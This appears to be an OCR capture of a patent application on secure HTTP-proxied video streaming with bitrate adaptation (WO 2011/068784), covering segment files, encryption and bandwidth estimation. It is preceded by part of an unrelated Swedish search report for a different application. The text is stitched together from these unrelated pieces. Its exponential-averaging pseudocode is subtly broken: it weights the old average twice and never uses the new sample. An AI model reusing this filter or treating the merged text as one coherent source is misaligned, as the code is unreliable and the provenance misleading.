


Fig. 5

INTERNATIONAL SEARCH REPORT

International application No.
PCT/SE2009/050124

A. CLASSIFICATION OF SUBJECT MATTER

IPC: see extra sheet

According to International Patent Classification (IPC) or to both national classification and IPC

B. FIELDS SEARCHED

Minimum documentation searched (classification system followed by classification symbols)

IPC: H04W, H04L

Documentation searched other than minimum documentation to the extent that such documents are included in the fields searched

SE,DK,FI,NO classes as above

Electronic data base consulted during the international search (name of data base and, where practicable, search terms used)

EPO-INTERNAL, WPI DATA, PAJ, INSPEC, COMPENDEX, INTERNET

C. DOCUMENTS CONSIDERED TO BE RELEVANT

Category*	Citation of document, with indication, where appropriate, of the relevant passages	Relevant to claim No.
X	EP 1821487 A1 (MICROSOFT CORPORATION), 22 August 2007 (22.08.2007), figures 2-5, abstract, paragraphs (0009),(0048)-(0064) --	1-19
A	Designs and Evaluation of a Tracker in P2P Networks, September 2008 [retrieved 2009-10-06]. Retrieved from the Internet:<http://www.p2p08.org/program/sessions/12-short-papers-2/1%20-%20P2P08JIA.pdf/at_download/file>, page 13 --	1-19
A	US 20070064702 A1 (BATES ET AL), 22 March 2007 (22.03.2007), abstract, paragraphs (0001)-(0008) --	1-19

[X] Further documents are listed in the continuation of Box C. [X] See patent family annex.

* Special categories of cited documents:

"A" document defining the general state of the art which is not considered to be of particular relevance

"E" earlier application or patent but published on or after the international filing date

"L" document which may throw doubts on priority claim(s) or which is cited to establish the publication date of another citation or other special reason (as specified)

"O" document referring to an oral disclosure, use, exhibition or other means

"P" document published prior to the international filing date but later than the priority date claimed

"T" later document published after the international filing date or priority date and not in conflict with the application but cited to understand the principle or theory underlying the invention

"X" document of particular relevance: the claimed invention cannot be considered novel or cannot be considered to involve an inventive step when the document is taken alone

"Y" document of particular relevance: the claimed invention cannot be considered to involve an inventive step when the document is combined with one or more other such documents, such combination being obvious to a person skilled in the art

"&" document member of the same patent family

Date of the actual completion of the international search	Date of mailing of the international search report
12 October 2009	15-10-2009

Name and mailing address of the ISA/	Authorized officer
Swedish Patent Office Box 5055, S-102 42 STOCKHOLM Facsimile No. +46 8 666 02 86	Maikel Youssef / JA A Telephone No. +46 8 782 25 00

Form PCT/ISA/210 (second sheet) (July 2009)

INTERNATIONAL SEARCH REPORT

International application No.
PCT/SE2009/050124

C (Continuation). DOCUMENTS CONSIDERED TO BE RELEVANT

Category*	Citation of document, with indication, where appropriate, of the relevant passages	Relevant to claim No.
A	US 20080040420 A1 (TWISS ET AL), 14 February 2008 (14.02.2008), abstract, paragraphs (0001)-(0018) --	1-19

Form PCT/ISA/210 (continuation of second sheet) (July 2009)

International patent classification (IPC)

H04L 29/06 (2006.01)
H04L 12/24 (2006.01)

Download your patent documents at www.prv.se
The cited patent documents can be downloaded:

- From "Cited documents" found under our online services at www.prv.se (English version)
- From "Anförda dokument" found under "e-tjänster" at www.prv.se (Swedish version)

Use the application number as username. The password is **DFLTXTTZQP.**

Paper copies can be ordered at a cost of 50 SEK per copy from PRV InterPat (telephone number 08-782 28 85).

Cited literature, if any, will be enclosed in paper form.

INTERNATIONAL SEARCH REPORT
Information on patent family members

International application No.
PCT/SE2009/050124

EP	1821487	A1	22/08/2007	CN	101385280	A	11/03/2009
				KR	20080103535	A	27/11/2008
				WO	2007097877	A	30/08/2007
US	20070064702	A1	22/03/2007	NONE			
US	20080040420	A1	14/02/2008	NONE			

Form PCT/ISA/210 (patent family annex) (April 2005)

(12) INTERNATIONAL APPLICATION PUBLISHED UNDER THE PATENT COOPERATION TREATY (PCT)

(19) World Intellectual Property Organization
International Bureau

(43) International Publication Date
9 June 2011 (09.06.2011)

PCT

(10) International Publication Number
WO 2011/068784 A1

(51) International Patent Classification:
G06F 15/173 (2006.01)

(21) International Application Number:
PCT/US2010/058306

(22) International Filing Date:
30 November 2010 (30.11.2010)

(25) Filing Language: English

(26) Publication Language: English

(30) Priority Data:
61/265,391 1 December 2009 (01.12.2009) US
PCT/US2010/027893 19 March 2010 (19.03.2010) US
61/387,785 29 September 2010 (29.09.2010) US

(71) Applicant *(for all designated States except US)*: **AZUKI SYSTEMS, INC.** [US/US]; 43 Nagog Park, Suite 105, Acton, Massachusetts 01720 (US).

(72) Inventors; and
(75) Inventors/Applicants *(for US only)*: **MA, Kevin J.** [US/US]; 16 Bicentennial Drive, Nashua, New Hampshire 03062 (US). **BARTOS, Radim** [CZ/US]; 74 Bucks Hill Road, Durham, New Hampshire 03824 (US). **XU, Jianguo** [CN/US]; 30 Grant Street, Newton, Massachusetts 02465 (US). **NAIR, Raj** [US/US]; 6 Burroughs Road, Lexington, Massachusetts 02420 (US). **HICKEY, Robert** [US/US]; 2 Fawn Circle, Bedford, Massachusetts 01730 (US). **LIN, IChang** [US/US]; 24 Walker Street, Westborough, Massachusetts 01581 (US).

(74) Agent: **THOMPSON, James F.**; Bainwood, Huang & Associates, LLC, Highpoint Center, 2 Connector Road, Westborough, Massachusetts 01581 (US).

(81) Designated States *(unless otherwise indicated, for every kind of national protection available)*: AE, AG, AL, AM, AO, AT, AU, AZ, BA, BB, BG, BH, BR, BW, BY, BZ, CA, CH, CL, CN, CO, CR, CU, CZ, DE, DK, DM, DO, DZ, EC, EE, EG, ES, FI, GB, GD, GE, GH, GM, GT, HN, HR, HU, ID, IL, IN, IS, JP, KE, KG, KM, KN, KP, KR, KZ, LA, LC, LK, LR, LS, LT, LU, LY, MA, MD, ME, MG, MK, MN, MW, MX, MY, MZ, NA, NG, NI, NO, NZ, OM, PE, PG, PH, PL, PT, RO, RS, RU, SC, SD, SE, SG, SK, SL, SM, ST, SV, SY, TH, TJ, TM, TN, TR, TT, TZ, UA, UG, US, UZ, VC, VN, ZA, ZM, ZW.

(84) Designated States *(unless otherwise indicated, for every kind of regional protection available)*: ARIPO (BW, GH, GM, KE, LR, LS, MW, MZ, NA, SD, SL, SZ, TZ, UG, ZM, ZW), Eurasian (AM, AZ, BY, KG, KZ, MD, RU, TJ, TM), European (AL, AT, BE, BG, CH, CY, CZ, DE, DK, EE, ES, FI, FR, GB, GR, HR, HU, IE, IS, IT, LT, LU, LV, MC, MK, MT, NL, NO, PL, PT, RO, RS, SE, SI, SK, SM, TR), OAPI (BF, BJ, CF, CG, CI, CM, GA, GN, GQ, GW, ML, MR, NE, SN, TD, TG).

Published:
— *with international search report (Art. 21(3))*

(54) Title: METHOD AND SYSTEM FOR SECURE AND RELIABLE VIDEO STREAMING WITH RATE ADAPTATION




Fig. 1

(57) Abstract: A system for media delivery includes a server-side proxy for aggregating and encrypting stream data for efficient HTTP-based distribution over an unsecured network. A client-side proxy decrypts and distributes the encapsulated stream data to client devices. A multicast-based infrastructure may be used for increased scalability. The encoded rate of the media delivered over the persistent HTTP proxy connections may be dynamically adapted. The client-side proxy may be integrated within a mobile device for maximum network security and reliability.

WO 2011/068784 A1

METHOD AND SYSTEM FOR SECURE AND RELIABLE VIDEO STREAMING WITH RATE ADAPTATION

BACKGROUND

The invention relates in general to streaming media and more specifically to implementing secure and reliable streaming media with dynamic bit rate adaptation.

Available bandwidth in the internet can vary widely. For mobile networks, the limited bandwidth and limited coverage, as well as wireless interference can cause large fluctuations in available bandwidth which exacerbate the naturally bursty nature of the internet. When congestion occurs, bandwidth can degrade quickly. For streaming media, which require long lived connections, being able to adapt to the changing bandwidth can be advantageous. This is especially so for streaming which requires large amounts of consistent bandwidth.

In general, interruptions in network availability where the usable bandwidth falls below a certain level for any extended period of time can result in very noticeable display artifacts or playback stoppages. Adapting to network conditions is especially important in these cases. The issue with video is that video is typically compressed using predictive differential encoding, where interdependencies between frames complicate bit rate changes. Video file formats also typically contain header information which describe frame encodings and indices; dynamically changing bit rates may cause conflicts with the existing header information. This is further complicated in live streams where the complete video is not available to generate headers from.

Frame-based solutions like RTSP/RTP solve the header problem by only sending one frame at a time. In this case, there is no need for header information to describe the surrounding frames. However RTSP/RTP solutions can result in poorer quality due to UDP frame loss and require network support for UDP firewall fixups, which may be viewed as network security risks. More recently segment-based solutions like HTTP Live Streaming allow for the use of the ubiquitous HTTP protocol which does not have the frame loss or firewall issues of RTSP/RTP, but does require that the client media player support the specified m3u8 playlist polling. For many legacy mobile devices that support RTSP, and not m3u8 playlists, a different solution is required.

Within the mobile carrier network, physical security and network access control provide content providers with reasonable protection from unauthorized content extrusion, at a network level. Similarly the closed platforms with proprietary interfaces used in many mobile end-point devices prevent creation of rogue applications to spoof the native end-point application for unauthorized content extrusion. However, content is no longer solely distributed through the carrier network alone, and not all mobile end-point devices are closed platforms anymore. Over the top (OTT) delivery has become a much more popular distribution mechanism, bypassing mobile carrier integration, and recent advancements in smart phone and smart pad platforms (e.g., Apple iPhone, Blackberry, and Android) have made application development and phone hacking much more prevalent. The need to secure content delivery paths is critical to the monetization of content and the protection of content provider intellectual property.

In addition to security, high quality video delivery is paramount to successful monetization of content. Traditional video streaming protocols, e.g., RTSP/RTP, are based on unreliable transport protocols, i.e., UDP. The use of UDP allows for graceful degradation of quality by dropping or ignoring late and lost packets, respectively. While this helps prevent playback interruptions, it causes image distortion when rendering video content. Within a well-provisioned private network where packet loss and lateness is known to be minimal, UDP works well. UDP also allows for the use of IP multicast for scalability. In the public Internet, however, there are few network throughput or packet delivery guarantees. The lack of reliability causes RTSP/RTP-based video streaming deployments to be undesirable given their poor quality.

Methods such as layered video encodings, multiple description video encodings (MDC), and forward error correction (FEC) have been proposed to help combat the lack of reliable transport in RTSP/RTP. These schemes distribute data over multiple paths and/or send redundant data in order to increase the probability that at least partially renderable data is received by the client. Though these schemes have been shown to improve quality, they add complexity and overhead but are still not guaranteed to produce high quality video. A different approach is required for integrating secure delivery of high quality video into the RTSP/RTP delivery infrastructure.

SUMMARY

A method is provided for integrating and enhancing the reliability and security of streaming video delivery protocols. The method can work transparently with standard HTTP servers and use a file format compatible with legacy HTTP infrastructure. Media may be delivered over a persistent connection from a single server or a plurality of servers. The method can also include the ability for legacy client media players to dynamically change the encoded rate of the media delivered over a persistent connection. The method may require no client modification and can leverage standard media players embedded in mobile devices for seamless media delivery over wireless networks with high bandwidth fluctuations. The method may be used with optimized multicast distribution infrastructure.

Generally, the method for distributing live streaming data to clients includes a first (server-side) proxy connecting to a streaming server, aggregating streaming data into file segments and writing the file segments to one or more storage devices. The file segments are transferred from the storage devices to a second (client-side) proxy, which decodes and parses the file segments to generate native live stream data and serves the native live stream data to clients for live media playback.

A system is also specified for implementing a client and server proxy infrastructure in accordance with the provisions of the method. The system includes a server-side proxy for aggregating and encrypting stream data for efficient HTTP-based distribution over an unsecured network. The system further includes a client-side proxy for decrypting and distributing the encapsulated stream data to the client devices. The distribution mechanism includes support for multicast-based infrastructure for increased scalability. The method further support for dynamically adapting the encoded rate of the media delivered over the persistent HTTP proxy connections. An additional system is specified for integrating the client-side proxy within a mobile device for maximum network security and an reliability.

BRIEF DESCRIPTION OF THE DRAWINGS

The foregoing and other objects, features and advantages will be apparent from the following description of particular embodiments of the invention, as illustrated in the accompanying drawings.

Figure 1 is a block diagram of a system which is capable of conducting procedures, in accordance with various embodiments of the invention;

Figure 2 is another block diagram of a system which is capable of conducting procedures, in accordance with various embodiments of the invention;

Figure 3 is another block diagram of a system which is capable of conducting procedures, in accordance with various embodiments of the invention;

Figure 4 is a diagram of a segment file format used, in accordance with an embodiment of the present invention;

Figure 5 is a flow chart showing a method for performing stream segmentation, in accordance with various embodiments of the invention;

Figure 6 is a flow chart showing a method for performing stream segment retrieval and decoding, in accordance with an embodiment of the present invention;

Figure 7 is a flow chart showing another method for performing stream segment retrieval and decoding, in accordance with an embodiment of the present invention;

Figure 8 is a block diagram of a proxy capable of performing server-side transcoding, encapsulation, and streaming services , in accordance with an embodiment of the present invention;

Figure 9 is a block diagram of a proxy capable of performing RTSP client-side decapsulation, parsing, and streaming services , in accordance with an embodiment of the present invention;

Figure 10 is a block diagram of another proxy capable of performing HLS client-side decapsulation, parsing, and streaming services , in accordance with an embodiment of the present invention;

Figure 11 is another block diagram of a system which is capable of conducting procedures in accordance with various embodiments of the invention; and

Figure 12 is a flow chart showing a method for performing segment retrieval failover, in accordance with an embodiment of the present invention.

DETAILED DESCRIPTION

Overview

In one embodiment, the present invention provides a method for delivering streaming data over a network. In one embodiment, the invention is described as being integrated into an existing Real-Time Streaming Protocol/ Real-Time Protocol (RTSP/RTP) video delivery infrastructure, however, the invention is generally suitable for tunneling any real-time streaming protocol; RTSP/RTP just happens to be a predominant protocol and is therefore of focus. In another embodiment, the invention is suitable for integration into an HTTP Live Streaming (HLS) video delivery infrastructure. In another embodiment, the invention is suitable for integration into Real-Time Messaging Protocol (RTMP) video delivery infrastructure. In another embodiment, the invention is suitable for integration into an Internet Information Services (IIS) Smooth Streaming video delivery infrastructure.

In one embodiment, the invention includes a server-side proxy and one or more client-side proxies. The server-side proxy connects to one or more streaming servers and records the data in batches. In one embodiment, the streaming server is an RTSP server and the data is RTP/RTCP data. The RTP and RTCP data is written into segment files along with control information used to decode the segments by the client-side proxies. In another embodiment, the streaming server is an HLS server and the data is MPEG transport stream (MPEG-TS) data, where MPEG stands for "Motion Picture Experts Group" as known in the art. In another embodiment, the streaming server is an RTMP server and the data is RTMP data. In another embodiment, the streaming server is an IIS Smooth Streaming server and the data is MPEG-4 (MP4) fragment data. In one embodiment, the segment is then encrypted by the server-side proxy. In one embodiment, encryption uses the AES128 block cipher. In another embodiment, the encryption uses the RC4 stream cipher. In another embodiment, the encryption uses the HC128 stream cipher. In another embodiment, the encryption uses the AES128 counter mode (CTR) stream cipher. There are many encryption methods, as should be familiar to those skilled in the art; any valid encryption method may be used. The segment is then available for transmission to the client-side proxies.

In one embodiment, client-side proxies initiate persistent HTTP connections to the server-side proxies, and the segments are streamed out as they become available. The segments are sent using the HTTP chunked transfer encoding so that the segment sizes and number of segments do not need to be known a priori. In another embodiment, the client-side proxies may use non-persistent HTTP requests to poll the server-side proxy for new segments at fixed intervals. In another embodiment, the client-side proxies initiate persistent HTTP connections to a CDN to retrieve the segments. In another embodiment, the client-side proxies initiate non-persistent HTTP connections to a CDN to retrieve the segments at fixed intervals. In another embodiment, the client-side proxies may use FTP requests to poll for new segments at fixed intervals. In one embodiment, HTTP connections may be secured (i.e., HTTPS) using SSL/TLS to provide data privacy when retrieving segments. In another embodiment, the FTP connections may be secure (i.e., SFTP/SCP) to provide data privacy when retrieving segments. In one embodiment, the segment files adhere to a file naming convention which specifies the bitrate and format in the name, to simplify segment polling and retrieval.

In one embodiment, the server-side proxy connects to a single streaming server retrieving a single video stream. In one embodiment, the streaming server is an RTSP server. Each RTSP connection should be accompanied by at least one audio RTP channel, one audio RTCP channel, one video RTP channel, and one video RTCP channel, as should be known to those skilled in the art. Herein, this group of RTSP/RTP/RTCP connections is considered a single atomic stream. In one embodiment, the stream contains a high definition video stream. This source video is transcoded into a plurality of different encodings. In one embodiment only the video bitrates differ between encodings. In another embodiment, the video bitrates, frame rates, and/or resolution may differ. The different encodings are written into separate file segments.

In another embodiment, the server-side proxy connects to a single streaming server retrieving a plurality of streams. Each stream is for the same source video content, with each stream encoded differently. In another embodiment, the server-side proxy connects to a single RTSP server to retrieve a plurality of streams. In one embodiment, each stream in the plurality of streams contains the same content encoded differently. In one embodiment only the video bitrates differ. In another embodiment, the video bitrates, frame rates, and/or resolution may differ. The client-side proxy may request that one or more bitrates be sent to it over a persistent HTTP connection. The client-side proxy may choose a different bitrate or set of bitrates by initiating a new persistent HTTP connection to the server-side proxy. The client-side proxy may select any segments it wishes when using a polling-based approach.

In another embodiment, the server-side proxy connects to a plurality of streaming servers retrieving multiple streams which are to be spliced together. In one embodiment, an advertisement may be retrieved from one server, while the main content is retrieved from another server, and the advertisement is spliced in at designated intervals. In another embodiment, one viewing angle for an event may be available on one server, while another viewing angle may be available on the other server, and the different viewing angles are to be switched between. In one embodiment the splicing and switching is done based on a fixed schedule that is known a priori. In another embodiment the splicing and switching is done on demand based on user input.

In one embodiment, the segments are all of a fixed duration. In another embodiment, the segments may all be of a fixed size. In one embodiment, video segments are packed to integer time boundaries. In another embodiment compressed and/or encrypted segments are padded out to round numbered byte boundaries. This can help simplify byte-based offset calculations. It also can provide a level of size obfuscation, for security purposes. In another embodiment the segments may be of variable duration or size. In one embodiment, video segments are packed based on key frame or group of frame counts.

In one embodiment, the segments are served from standard HTTP servers. In another embodiment, the segments may be served from an optimized caching infrastructure. The segments are designed to be usable with existing infrastructure. They do not require special servers for delivery and they do not require decoding for delivery. They also do not require custom rendering engines for displaying the content.

In one embodiment, the client-side proxy acts as an RTSP server for individual client devices. The client-side proxy decodes the segments retrieved from the server-side proxy and replays the RTP/RTCP content contained within the segment. The RTP/RTCP headers may be spoofed to produce valid sequence numbers and port numbers, etc., for each client device. The methods for header field rewrite for spoofing prior to transmission should be known to those skilled in the art. In one embodiment, the client-side proxy is embedded inside a client application, directly interacting with only the local device's native media player. In another embodiment, the client-side proxy acts as an HLS server for individual client devices. The client-side proxy tracks segment availability and creates m3u8 playlists for the client. In another embodiment, the client-side proxy acts as a standalone device, serving multiple client endpoints. In one embodiment, the client-side proxy accepts individual connections from each endpoint. In another embodiment, the client-side proxy distributes the RTP/RTCP data via IP multicast. The client devices join an IP multicast tree and receive the data from the network, rather than making direct connections to the client-side proxy.

In one embodiment, the invention uses bandwidth measurements to determine when a change in bitrate is required. If the estimated bandwidth falls below a given threshold for the current encoding, for a specified amount of time, then a lower bit rate encoding should be selected. Likewise if the estimated bandwidth rises above a different threshold for the current encoding, for a different specified amount of time, then a higher bit rate encoding may be selected. The rate change takes place at the download of the next segment.

In one embodiment, the bandwidth is estimated based on the download time for each segment (S / T), where S is the size of the segment and T is the time elapsed in retrieving the segment. In one embodiment, the downloader keeps a trailing history of B bandwidth estimates, calculating the average over the last B samples. When a new sample is taken, the Bth oldest sample is dropped and the new sample is included in the average:

```
integer B_index    // tail position in the circular history buffer
integer B_total    // sum of all the entries in the history buffer
integer B_count    // total number of entries in the history buffer
integer B_new      // newly sampled bandwidth measurement
integer B_old      // oldest bandwidth sample to be replaced
integer B_average  // current average bandwidth
array B_history    // circular history buffer

B_old = B_history[B_index]          // find the sample to be replaced
B_history[B_index] = B_new          // replace the sample with the new
sample
B_total = B_total - B_old           // remove the old sample from the sum
B_total = B_total + B_new           // add the new sample into the sum
B_average = B_total / B_count       // update the average
B_index = (B_index + 1) % B_count   // update the buffer index
```

The history size should be selected so as not to tax the client device. A longer history will be less sensitive to transient fluctuations, but will be less able to predict rapid decreases in bandwidth. In another embodiment the downloader keeps only a single sample and uses a dampening filter for statistical correlation.

```
integer B_new      // newly sampled bandwidth measurement
integer B_average  // current average bandwidth
float B_weight     // weight of new samples, between 0 and 1

B_average = (B_average * (1 - B_weight)) + (B_average * B_weight) // update
the average
```

This method requires less memory and fewer calculations. It also allows for exponential drop off in historical weighting. In one embodiment, download progress for a given segment is monitored periodically so that the segment size S of the retrieved data does not impact the rate at which bandwidth measurements are taken. There are numerous methods for estimating bandwidth, as should be known to those skilled in the art; the above are representative of the types of schemes possible but do not encompass an exhaustive list of schemes. Other bandwidth measurement techniques as applicable to the observed traffic patterns are acceptable within the context of the present invention.

Live RTP data is typically sent just-in-time (JIT) by the RTSP server, so the data received by the server-side proxy is naturally paced. The server-side proxy does not need to inject additional delay into the distribution of segments, nor does the client-side proxy need to inject additional pacing into the polling retrieval of segments. The data is received by the server-side proxy and packed into segments. Once the segment is complete, the segment is immediately distributed to the client-side proxies. The client-side proxies then immediately distribute the data contained in the segment to the client devices. If the segment sizes are large, then the client-side proxy paces the delivery of RTP data to the client devices. In one embodiment, the client-side proxy inspects the RTP timestamps produced by the RTSP server, and uses them as a guideline for pacing the RTP/RTCP data to the client devices. In one embodiment, the segments are made available for video on demand (VoD) playback once they have been created. If the segments already exist on the storage device, then they could be downloaded as fast as the network allows. In one embodiment, the server-side proxy paces the delivery of segments to the client-side proxy. In another embodiment, the client-side proxy requests segments from the server-side proxy in a paced manner. In another embodiment, the client-side proxy requests segments from the CDN in a paced manner. The pacing rate is determined by the duration of the segments. The segments are delivered by the server-side proxy or retrieved by the client-side proxy JIT to maximize network efficiency.

In one embodiment, the invention uses bandwidth measurements to determine when a change in bitrate is required. If the estimated bandwidth falls below a given threshold for the current encoding, for a specified amount of time, then a lower bit rate encoding should be selected. Likewise if the estimated bandwidth rises above a different threshold for the current encoding, for a different specified amount of time, then a higher bit rate encoding may be selected. In one embodiment, the rate change is initiated by the server-side proxy. The server-side proxy uses TCP buffer occupancy rate to estimate the network bandwidth. When the estimated available bandwidth crosses a rate change threshold, the next segment delivered is chosen from a different bitrate. In another embodiment, the rate change is initiated by the client-side proxy. The client-side proxy uses segment retrieval time to estimate the network bandwidth. When the estimated available bandwidth crossed a rate change threshold, the next segment requested is chosen from a different bitrate.

In the description that follows, a single reference number may refer to analogous items in different embodiments described in the figures. It will be appreciated that this use of a single reference number is for ease of reference only and does not signify that the item referred to is necessarily identical in all pertinent details in the different embodiments. Additionally, as noted below, items may be matched in ways other than the specific ways shown in the Figures.

Description of Illustrative Embodiments

In FIG. 1 is a block diagram 100 for one embodiment of the present invention. It shows a streaming server 108 (shown as an RTSP server 108), a server-side proxy 106, a client-side proxy 104, and a client device 102. The streaming server 108, the server-side proxy 106, the client-side proxy 104, and the client device 102 are all typically computerized devices which include one or more processors, memory, storage (e.g., magnetic or flash memory storage), and input/output circuitry all coupled together by one or more data buses, along with program instructions which are executed by the processor out of the memory to perform certain functions which are described herein. Part or all of the functions may be depicted by corresponding blocks in the drawings, and these should be understood to cover a computerized device programmed to perform the identified function.

In the interest of specificity, the following description is directed primarily to an embodiment employing RTSP. As described below, other types of streaming protocols, servers, and connections may be employed. The references to RTSP in the drawings and description are not to be taken as limiting the scope of any claims not specifically directed to RTSP.

The server-side proxy 106 initiates a real-time streaming connection 112 (shown as RTSP connection 112) to the RTSP server 108. The RTSP connection 112 shown contains a bi-directional RTSP control channel, and four unidirectional RTP/RTCP data channels (i.e., one audio RTP channel, one audio RTCP channel, one video RTP channel, and one video RTCP channel), all of which constitutes a single stream. The server-side proxy 106 captures the data from all four RTP/RTCP channels and orders them based on timestamps within the packets. The packets are then written to a segment file. A header is added to each of the individual packets to make the different channels distinguishable when parsed by the client-side proxy 104. Once the segment file has reached its capacity, the file is closed and a new file is started. In one embodiment, the file capacity is based on the wall-clock duration of the stream, e.g., 10 seconds of data. In another embodiment, the file capacity is based on video key frame boundaries, e.g. 10 seconds of data plus any data until the next key frame is detected. In another embodiment, then file capacity is based on file size in bytes, e.g., 128KB plus any data until the next packet.

In one embodiment, the server-side proxy 106 takes the recorded stream and transcodes it into a plurality of encodings. In one embodiment only the video bitrates differ between encodings. In another embodiment, the video bitrates, frame rates, and/or resolution may differ.

The client device 102 initiates a real-time streaming connection 114 (shown as RTSP connection 114) to the client-side proxy 104. The RTSP connection 114 shown contains a bi-directional RTSP control channel, and four unidirectional RTP/RTCP data channels (i.e., one audio RTP channel, one audio RTCP channel, one video RTP channel, and one video RTCP channel), all of which constitutes a single stream. The client-side proxy 104 initiates a connection 110 to the server-side proxy 106. In one embodiment, the connection 110 is a persistent HTTP connection. In another embodiment, the connection 110 is a persistent HTTPS connection. In another embodiment, the connection 110 is a onetime use HTTP connection. In another embodiment, the connection 110 is a onetime use HTTPS connection. In another embodiment, the connection 110 is a persistent FTP, SFTP, or SCP connection. In another embodiment, the connection 110 is a onetime use FTP, SFTP, or SCP connection.

In one embodiment, the client-side proxy 104 requests the first segment for the stream from the server-side proxy 106. In another embodiment the client-side proxy 104 requests the current segment for the stream from the server-side proxy 106. If the stream is a live stream, the current segment will provide the closest to live viewing experience. If the client device 102 prefers to see the stream from the beginning, however, it may request the first segment, whether the stream is live or not. In one embodiment, the server-side proxy 106 selects the latest completed segment and immediately sends it to the client-side proxy

104. In another embodiment, the server-side proxy 106 selects the earliest completed segment and immediately sends it to the client-side proxy 104. For some live events, the entire history of the stream may not be saved, therefore, the first segment may be mapped to the earliest available segment. For video on demand (VoD), the first segment should exist, and will be the earliest available segment.

For persistent HTTP/HTTPS connections, segments are sent as a single HTTP chunk, as defined by the HTTP chunk transfer encoding. Subsequent segments will be sent as they become available as separate HTTP chunks, as should be familiar to those skilled in the art. For onetime use HTTP/HTTPS and FTP/SFTP/SCP, the client-side proxy 104 polls for the availability of the next segment using the appropriate mechanism for the specific protocol, as should be familiar to those skilled in the art. Though only one client-side proxy 104 is shown, multiple client-side proxies 104 may connect to a single server-side proxy 106. A client-side proxy 104 may also connect to multiple server-side proxies 106.

The client-side proxy 104 decodes the segments and parses out the component RTP/RTCP stream data and forwards the data to the client device 102. The RTP/RTCP data is paced as per the RTP specification. The client-side proxy 104 uses the timestamp information in the RTP/RTCP packet headers as relative measures of time. The timing relationship between packets should be identical, as seen by the client device 102, to the timing relationship when the stream was recorded by the server-side proxy 106. The timestamps and sequence numbers are updated, however, to coincide with the specific client device 102 connection. Manipulation of the RTP/RTCP header information to normalize timestamps and sequence numbers should be familiar to those skilled in the art.

The client device 102 delivers the data to the a media player on client device 102 which renders the stream. The HTTP proxy infrastructure is transparent to the native media player which receives RTSP/RTP data as requested.

